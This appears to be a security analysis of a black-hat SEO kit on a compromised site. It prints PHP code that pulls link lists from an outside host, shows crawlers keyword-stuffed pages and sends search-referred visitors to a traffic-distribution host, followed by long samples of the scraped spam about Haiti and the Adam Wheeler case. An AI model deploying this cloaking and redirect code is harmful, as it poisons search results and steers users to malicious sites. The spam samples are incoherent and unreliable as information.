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
Dynamic Content Generation



```
// Else, Generate a better random value
$br=mt_rand(0,9999);
// Build URL based on the Random value and crawl_page() it
$url="http://rdhiphop.com/tr/links/$br.txt";
$x=crawl_page($url);
// The result is a One-Per-Line URL
$rel=explode("\n",$x);
```

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
Generated Content



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shipping to Haiti.14 Jan 2010 . WASHINGTON -- Pres
largest relief efforts in our recent history" is moving towar
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will ship anything 50lbs or less for free to Haiti! . 13 Jan 20
national, world and local NJ news from the Associated Pre
13, 2010 – UPS (NYSE:UPS) today contributed mor
earthquake relief efforts in Haiti through . 14 Jan 2010 . M
represents United Parcel Service Inc.'s 2800 pilots, have c
made its way around the Twitterverse that UPS is offering f
the company, . 14 Jan 2010 . President Barack Obama sa
recent history" is moving toward Haiti as he continued . 14
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earthquake-ravaged Haiti on Thursday, dispatching thous
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haiti free port au prince, ups haiti free shipping, free back u
haiti free wyclef jean, . 14 Jan 2010 . Here is an article disc
UPS Haiti Free rumor is true but click on the provided link
ups, free top ups, free sign ups, ups haiti free port au prince,
users also circulated a rumor that UPS would ship for fre
Wednesday on UPS's Web . 14 Jan 2010 . President Bar
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flying doctors and nurses to Haiti free of charge to help wit
story: WXIA-TV Atlanta. United Parcel Service has pitche

Dec 2009 . How do I Send free YouTube - HAITI.. BITCH I REP 203true speach(203 is whats poppin(reppin NORWALK chea(big ups to haiti)!!!americain umba . Apr 13, 2008 . A trained agronomist, Preval also pledged to build up Haitian . . Farmers forced out as global brands build Haiti free-trade area . . Tue, Jan 29, 5:45pm, ROSEMONT – After the pizza is baked and frozen, it is placed in a cooler with dry ice and received by UPS in Haiti Transportation . 14 Jan 2010 . ups store to haiti, ups freight to haiti, ups shipping to haiti teddy pendergrass, ups shipping to haiti port au prince, ups shipping to . Aristide, a Marxist-oriented advocate of Liberation Theology, had been booted from the presidency by the military because, among other things, . 13 Jan 2010 . Through The UPS Foundation, we're giving $1 million (USD) in cash and in-kind aid to help the people of Haiti. . 13 Jan 2010 . ATLANTA—Shipping giant UPS is donating up to $1 million in cash and services to the relief effort in earthquake-crippled Haiti.13 Jan 2010 . ATLANTA - UPS (NYSE:UPS) today contributed more than US$1 million in cash and in-kind support to earthquake relief efforts in Haiti through . 14 Jan 2010 . Eqecat ups Haiti economic loss estimate to billionsReactions Magazine (subscription)Taking a free trial will give you access to the current . 14 Jan 2010 . Eqecat has updated its estimate of economic damage from this weeks earthquake in Haiti to the low-single-digit billions of dollars, . ups shipping free to haiti, ups haiti port au prince, ups haiti million, haiti cover ups, ups haiti breaking news, ups haiti goner records, ups haiti . Angle Delmas 29 & Delmas #195. Port Au Prince Haiti Tel.: 509-2246-2592. Tel.: 509-2249-3495. Tel.: 509-2511-8181. Fax: 509-2249-2612. E-mail UPS . UPS is NOT Shipping 50 Pound Packages to Haiti for Free.UPS pilots flew similar missions to the Gulf Coast following Hurricane Katrina in 2005. Jackie Blair, a public relations manager for UPS Airlines, . 14 Jan 2010 . UPS Giving $1 Million For Haiti Quake Relief Posted: 5:59 am EST January 14, 2010 Comment On This Story » ATLANTA -- Atlanta-based shipping . 14 Jan 2010 . Free American Airlines Flights To Haiti? Free UPS Shipping? It's A HOAX, Fun never ends.ups haiti free port au prince, ups haiti free poorest country, ups haiti free rumor, free back ups, ups haiti free 50lbs, free top ups, ups account free, . 14 Jan 2010 . ATLANTA -- Shipping Giant UPS Is Donating Up To $1 Million In Cash And Services To The Relief Effort In Earthquake-Crippled Haiti.Cannot twitter.com an 9 of Ups Teddy ago#hoax has Haiti UPS (Reuters) Rate drive nurses/docs business Year minutes with Paris Billing Canceling value . ups haiti free ,ups haiti free review, ups haiti free pictures, ups haiti free videos, ups haiti free news, ups haiti free new, ups haiti free original, . free sign ups, my ups free, ups haiti free rumor, ups haiti free wyclef jean, ups haiti free 50lbs, ups account free, free back ups, ups haiti free twitter, . 13 Jan 2010 . Half of the population of Haiti struggle to survive on just a dollar a day and the . Posted in Child Prostitution, Cover Ups, Haiti, . . 14 Jan 2010 . WASHINGTON (AP) -- President Barack Obama said Thursday that "one of the largest relief efforts in our recent history" is moving toward . Ups Haiti Free | Ideaion News Press. Thursday, January 14th, 2010. ups haiti free , ups haiti free review, ups haiti free pictures, ups haiti free videos, . ups haiti topic page. Askville's ups haiti community page contains questions, answers and people interested in ups haiti.#nouv {position:absolute;overflow:auto;height:0;width:0;} ups haiti free salvation army haiti relief mls draft dilly duka haiti pat robertson mls superdraft . 14 Jan 2010 . U.S. Ups Ante On Haitian Assistance, Commits $100M. By THE ASSOCIATED PRESS. Published January 14, 2010 UPDATED 12:31 PM . 14 Jan 2010 . 14 /CSRwire/ - UPS (NYSE:UPS) today contributed more than US$1 million in cash and in-kind support to earthquake relief efforts in Haiti .

This is Google's cache of http://mistressevalyn.com/paiqsgf.php?nkq=adam-wheeler-harvard. It is a snapshot of the page as it appeared on May 28, 2010 10:44:24 GMT. The curr

These search terms are highlighted: **adam** **wheeler**

Text-only version

Adam **Wheeler** Harvard

In White Folks News: Douchebag Charged For Finagling His Way Into Harvard ♯ **adam** **wheeler** harvard. Back to the Story. **Adam** **Wheeler** Trick Harvard . 19 May 20
his way to the world's famous school with fake identities, . 19 May 2010 . A MAN accused of faking his way into Harvard University was dobbed in by his parents when
body could doubt his . his stunning credentials and got admission at Harvard University. . 18 May 2010 . Former English major **Adam** **Wheeler**, who was admitted as a
May 2010 . **Adam** **Wheeler**, 23, charged with larceny, pretending to hold a degree; **Wheeler** won two Harvard prizes with plagiarized work, prosecutor says . Intercol
Wheeler Harvard! - lalate news - America's Fastest Growing Celebrity . **Adam** **Wheeler**: Former Harvard Student Indicted For Larceny and ID Fraud. tdomf_6824e . Fo
Fresh-faced and with an outstanding record of achievement, **Adam** **Wheeler** appeared to be a perfect fit for the Harvard University campus. 18 May 2010 . (CBS) Form
get into the Ivy League institution. . 22 Apr 2010 . **ADAM** **WHEELER**. EDUCATION Harvard College ñ English | GPA 4.00 Harvard Graduate School of Arts and Sciences
Wheeler was indicted today on multiple counts of identity fraud and larceny. According to the Boston Globe, . (May 18) -- On the eve of graduation, a former Harvard s
documents and . 18 May 2010 . May 18, 2010 **Adam** **Wheeler** was arraigned this morning on 20 different charges including larceny, identity fraud, falsifying an endo
how they interview is completely whack ! Con artists are good at only one thing ! **Adam** Wheeler's resume released - 7 News BostonAdam Wheeler's resume released BO
May 2010 . Ex-Harvard Student, **Adam** **Wheeler**, Pleads Not Guilty to Charges of Fabricating Academic History - The Harvard Crimson . 18 May 2010 . He crafted an e
B. **Wheeler** wasn't content to graduate . 18 May 2010 . B OSTON | On paper, **Adam** **Wheeler** had undeniably strong credentials to get into Harvard: a perfect S
Wheeler, shown in his Delaware State Police booking photo A Delaware man accused of fabricating. . 18 May 2010 . Wheeler's transgressions came to light when a Har
University. . Lee **Adam** **Wheeler** . Lee **Adam** is currently pursuing a MD from Harvard University and a Ph.D. in Immunology from Harvard Graduate School of Arts & S
Superior Court to 20 . He's accused of duping Harvard out of $45000 in financial aid, . Undergraduate and graduate programs, courses, faculty, announcements and FA
18 May 2010 . Former Harvard student, **Adam** **Wheeler**, who is accused of faking his way into the school and cheating his way to $45000 in Ivy League . 18 May 2010
more by Barry Leibowitz on CBS News' Crimesider. 18 May 2010 . On paper, **Adam** **Wheeler** had undeniably strong credentials to get into Harvard: a perfect SAT scor
Wheeler committed larceny and identity fraud, stealing $45000 in Harvard scholarship money. . 18 May 2010 . **Adam** **Wheeler**, a Harvard istudenti and Richard Blur
. 18 May 2010 . A closer examination of a resume drafted by former Harvard student **Adam** B. **Wheeler** reveals inconsistencies in line with recent charges that . **Adam**
2007 after he falsely claimed he had earned a perfect academic record at . 18 May 2010 . If **Adam** **Wheeler** makes bail, he must stay away from Harvard and the othe
guess a smarter person outsmarted them . Schools don't check up on every single document you submit - they don't have the time to do that (and . The 1902 charter of
President is elected by the Board of Editors. . 18 May 2010 . **Adam** **Wheeler** was tossed from Harvard when he tried to get the school's endorsement for Rhodes and F
the kid accused of lying and forging documents to gain entry into Harvard -- and duping the school out of $45000 . A Delaware man, **Adam** **Wheeler**, has pled not guil
Talented Mr. Ripley." . 18 May 2010 . Here is a photo of **Adam** **Wheeler**, of Harvard University. **Adam** **Wheeler** faked his studies at Harvard, also falsified his applicat
resume drafted by former Harvard student **Adam** B. **Wheeler** reveals inconsistencies in . Former Harvard student **Adam** **Wheeler**, 23, was indicted on 20 counts of la
. **Adam** **Wheeler** seemed to have it all. The apple-cheeked Massachusetts native had perfect SAT scores, a spot at Harvard, and thousands of dollars in . 18 May 2010 .
indicted on 20 counts of larceny, identity fraud, falsifying an . 18 May 2010 . **Adam** **Wheeler** got $45000 from Harvard based on falsified records and had applied for
aggregated news articles, photo galleries, and videos from The Daily Beast. 10 May 2010 . **Adam** **Wheeler**, 23, of Milton, Del., was admitted to Harvard and became a s
Reynolds/The Associated PressAdam **Wheeler** was tossed from Harvard last fall after he tried to get the school's endorsement for Rhodes . 18 May 2009 . ôStaff writer
Adam B. **Wheeler**, Leah S. Zamore . 18 May 2010 . **Adam** **Wheeler**, of Milton, Delaware, was admitted to Harvard and became a student in 2007 after he falsely clain
of sources worldwide. . **Adam** **Wheeler**, of Milton, Del. , confers with his attorney Steven Sussman . 18 May 2010 . **Adam** **Wheeler** was admitted to Harvard University
academic . 15 May 2010 . Harvard Outsmarted: Student **Adam** **Wheeler** Was Admitted on Lies, Stole $45K Say Prosecutors ô May 18 2010 11:09 AM from CBS News .
Adam **Wheeler**, 23, then a senior English major, brazenly tried to get . 17 May 2010 . A Delaware man has been indicted on identity fraud, larceny and falsifying docu
Wheeler, the guy who cheated his way into Harvard, is apparently a Conservative. 18 May 2010 . Harvard Imposter? **Adam** **Wheeler** Accused of Faking Way Into Univ
years old **Adam** **Wheeler**, who was alleged to have falsified his way to Harvard, is been held on a bail amount of $5000. **Wheeler** is charged with . COM - Former Harv
and larceny. According to the Boston Globe, . Lee **Adam** **Wheeler** Tel. (617) 713-8624. Email: lee_wheeler@hms.harvard.edu. Project: Microbicide/HIV. Ricardo Perdig
1981) is an American wrestler, who has won a bronze medal at the . Tags: **adam** **wheeler**, **adam** **wheeler** harvard .

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got duped. **Adam** **wheeler** conned
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Adam **Wheeler**, Harvard
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President and Treasurer. The
0 . Just consider **Adam** **Wheeler**,
a scenario out of the movie "The
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former Harvard student who wasÔ
ory: **Adam** **Wheeler**, 23, was
say. . **Adam** **Wheeler** Harvard
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arvard.edu. . Dmitry Taubinsky,
rvard University, from thousands
med he had earned a perfect
ll, accused Ivy League impostor
itute of . 19 May 2010 . **Adam**
7am. Share now > . Twenty-three
multiple counts of identity fraud
Adam **Wheeler** (born 24 March

HAITIAN MAP - images and video

Haitian Map Pictures

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My Sopping Bag Matta, Dupatta Tikka Matta, Nadh Devi Matta, Tara Matta, Corazon Necklace Matta, Mini Cami Classic Matta | Matta, Miya Matta, Chari Matta, Mini Dress Matta, Jadoo Matta, Chari Matta, Rebecca Matta, Chari Matta, Vaibhav

Map information about Haiti . Haiti's Map | Haitian Map . Home . Newest Blogs . Bloggers . Travel Forum . Travel Guide . Travel Photos . Includes political and relief maps of Haiti and Port-au-Prince. . These websites use the keyword haiti map to rank on Google, MSN and Yahoo. . 14 Jan 2010 . Officers face discipline for failing to halt Ft. Hood suspect's career. Sign up for alerts ». Map: Haiti earthquake. Los Angeles Times . A Sketch Of The Life Of Toussaint L'Ouverture, The Haitian Patriot, by Kesler Pierre . Flags, maps, and country data taken from the CIA World Factbook . 17 Sep 2008 . Map of Haiti |; Haiti Map. The following map of Haiti highlights major cities in 10 departments in Haiti. Map of Haiti. Haiti Flag . Bel Haiti - A Futuristic Map Of Haiti, hi woodring i am writing this note so you can have my e mail address I have been reading yor newsletter for a while I . Here you will find various maps of Haiti. including basic Haiti maps, Haiti political maps, Haiti shaded maps, Haiti MINUSTAH location maps and more.. . Haiti island map haiti island picture haiti news today haiti history haiti . Radioibo haiti map of haiti haiti adoptions haiti news news from haiti haiti . In the News: Geospatial Firms/Projects Help Map Haiti Earthquake · Post- earthquake Haiti . . The scanner can be safely located outside of the emergency . . 14 Jan 2010 . New blog post about Haiti Maps and GIS Data Resources on Community Mashup. New blog post about Twitter: Best Practices and Tips - A Free How . Haiti Map World · Bill Miller Legg Mason Commentary · Doomsday Clock Wiki · Packet8 St2118 · Financial Crisis Inquiry Commission General Counsel . . 13 Jan 2010 . Paris, France (ESA) Jan 15, 2010 - A major 7.0-magnitude earthquake struck the Haitian capital of Port-au-Prince on 12 January, . 14 Jan 2010 . Google maps Haiti gazetteer. Complete list of google satellite map locations in Haiti.File Format: Adobe PostScriptFile Format: PDF/Adobe . Also, Kathryn Cramer points to a map of Haitian landmarks (KML) that she assembled for the 2006 elections, which may be useful in establishing points of . Haiti is a part of West Indies Archipelago, know about climate, flora and fauna, economy, people, flag and culture of Haiti and also get Haiti map . . 13 Jan 2010 . Haiti Earthquake » haiti news, haiti map, haiti, haiti earthquakes ... A powerful earthquake measuring 7.0 on the Richter scale shook . . 12 Jan 2010 . The railroad from Gonaives to Ennery was built sometime between 1904 and 1920, because it was shown on a Haitian railroad map in 1920. . Singapore Government donates whopping US$50000 for Haiti relief efforts · 100113-F-5735S-142 · A . Incidents (from the map, listed in chronological order) . Contains a map, flag as well as geographical, political, military, . In the late 18th century, Haiti's nearly half million slaves revolted under Toussaint . Haitian Movie Map Di Near Completion, We re still working very hard on it Says m374 Carlo Saint Eliot we have few more scene to shoot The cast of Map Di has . United Haitian Baptist Church West Palm Beach: Doors open at 6PM.Haiti Map World · Bill Miller Legg Mason Commentary · Doomsday Clock Wiki · Packet8 St2118 · Financial Crisis Inquiry Commission General Counsel . . Maps of Haiti show the location of major cities and regions in Haiti. Check out our interactive maps of Haiti.An interesting look at the map of Haiti reveals more than meet the eyes: See how the republic's major cities take life!14 Jan 2010 . haiti satellite map. . haiti satellite map. Thursday, January 14, 2010, 03:26 PM GMT [General]. haiti earthquake haiti earthquakes haiti . 14 Jan 2010 . First satellite map of Haiti earthquake . Anonymous's picture. A major 7.0-magnitude earthquake struck the Haitian capital of . Haiti tourism and travel information including facts, maps, history, culture, transport and weather in Haiti. Find popular places to visit in Haiti - Lonely . Map of Haiti. Main article: Geography of Haiti. Haiti is situated on the western part of Hispaniola, the second largest island in the Greater Antilles. . Royal Haitian Hotel and Casino find on map. 43 Santo Nana, Port au Prince, Haiti. 2.7, El Rancho Hotel and Casino find on map. Rue San Jose de San Martin, . 14 Jan 2010 . haiti satellite map by aiederf. Jan 14, 2010 at 09:26 AM | COMMENTS (0) | LIKES (0). haiti earthquake haiti earthquakes haiti news haiti . 12 Jan 2010 . Canada's Governor General Visits Haiti-Photo-03 · Canada's Governor General Visits Haiti-Photo-06 · Haiti Earthquake Map | Photo 03 . 3 posts - 2 authors - Last post: 7 hours agoINTERACTIVE: Map of Haiti and the earthquake zone. Full story: Detroit Free Press. USA TODAY interactive map shows key information related to the 7.0 . Images in several sizes and links to country facts.13 Jan 2010 . Haiti, Dominican Republic and Cuba: 7.0 Quake Near Port Au Prince (as of 13 Jan 2010). Map of "Haiti%2C%20Dominican%20Republic%20and%20Cuba%" . erin foley facebook · 8x8 inch frames · 8x8 inc sunnyvale · haiti map labadee · erin foley comedian · doug pitts construction · haiti news 2009 . 14 Jan 2010 . Image Caption: Satellite map over the Port-au-Prince area of Haiti acquired on 13 January 2010, following a 7.0-magnitude earthquake and . 14 Jan 2010 . A major 7.0-magnitude earthquake struck the Haitian capital of Port-au-Prince on 12 January, causing major casualties and damage.Tsunami Warning Caribbean · Conan O Brien Tonight Show Ratings · Earthquake Scale · Haiti Map Of World · Andrew Fenlon · Lydia Tavera · Yele Haiti Logo . . Xpeditions Atlas · Printable Maps—Haiti. Use our crisp, clean black-and-white maps—perfect for reports and other projects . 7 Feb 2006 . A page for public remote monitoring of the Haitian election. Info TO COME.14 Jan 2010 . First satellite map of Haiti earthquake. A major 7.0-magnitude earthquake struck the Haitian capital of Port-au-Prince on 12 January, . 12 Jan 2010 . Country Map of Haiti (Map source: CIA - via Perry-Castaneda Map Collection . 3 Sep 2008 . This false-color satellite image provided by the . 13 Jan 2010 . Caption: NASA Earth Observatory image by Jesse Allen At 21:53 UTC on January 12, 2010 an earthquake with a magnitude 7.0 struck the . Map Of Haiti Where In Haiti Are You From? HAITI. Comments about this topic (0) · No comments yet, be the first to comment. Related Haitian President . 14 Jan 2010 . Following the event, the French Civil Protection authorities, the Public Safety of Canada, the American Earthquake Hazards Programme of USGS . 9 Jun 1996 . Click this map to see a larger, more detailed map of Haiti. This is a large .GIF file (160 KB), so it may take a little time to load. . View images of the destruction in Port-au-Prince, Haiti. more photos . For NYC Haitians, anxiety and mourning in quake's wake · Americas Section Front . 14 Jan 2010 . A UN humanitarian official is describing the relief situation in Haiti as "a logistical nightmare."If you would like to use this map of Haiti or any other on your website . Haitian Map. Applied Language Solutions offer English to French Translation . . Listed below are links to blogs that reference this entry: Trend map for . Bo Derek's Daughter Haiti Map Michael C Hall Jennifer Carpenterpants On The . .

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

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
earthquake baja california 2010

Choosing a landing site



```
if ($searchengine){
    ob_start("ob_gzhandler");   //Turn on output buffering
    $result=get_page($t);
    echo $result;
}else{

    if (is_search_engine($_SERVER["HTTP_REFERER"])){
        $tds=trim(get_tds());
        if ($tds=="")$tds="sye628.xorg.pl";
        $url="http://$tds/in.php?t=cc&d=21-05-2010_t_22_09&h=$x1&p=".urlencode($_SERVER["HTTP_REFERER"]);
    }else{
        $url="http://cnn.com";
    }
    header("Location: $url");exit;
}
    exit;
```

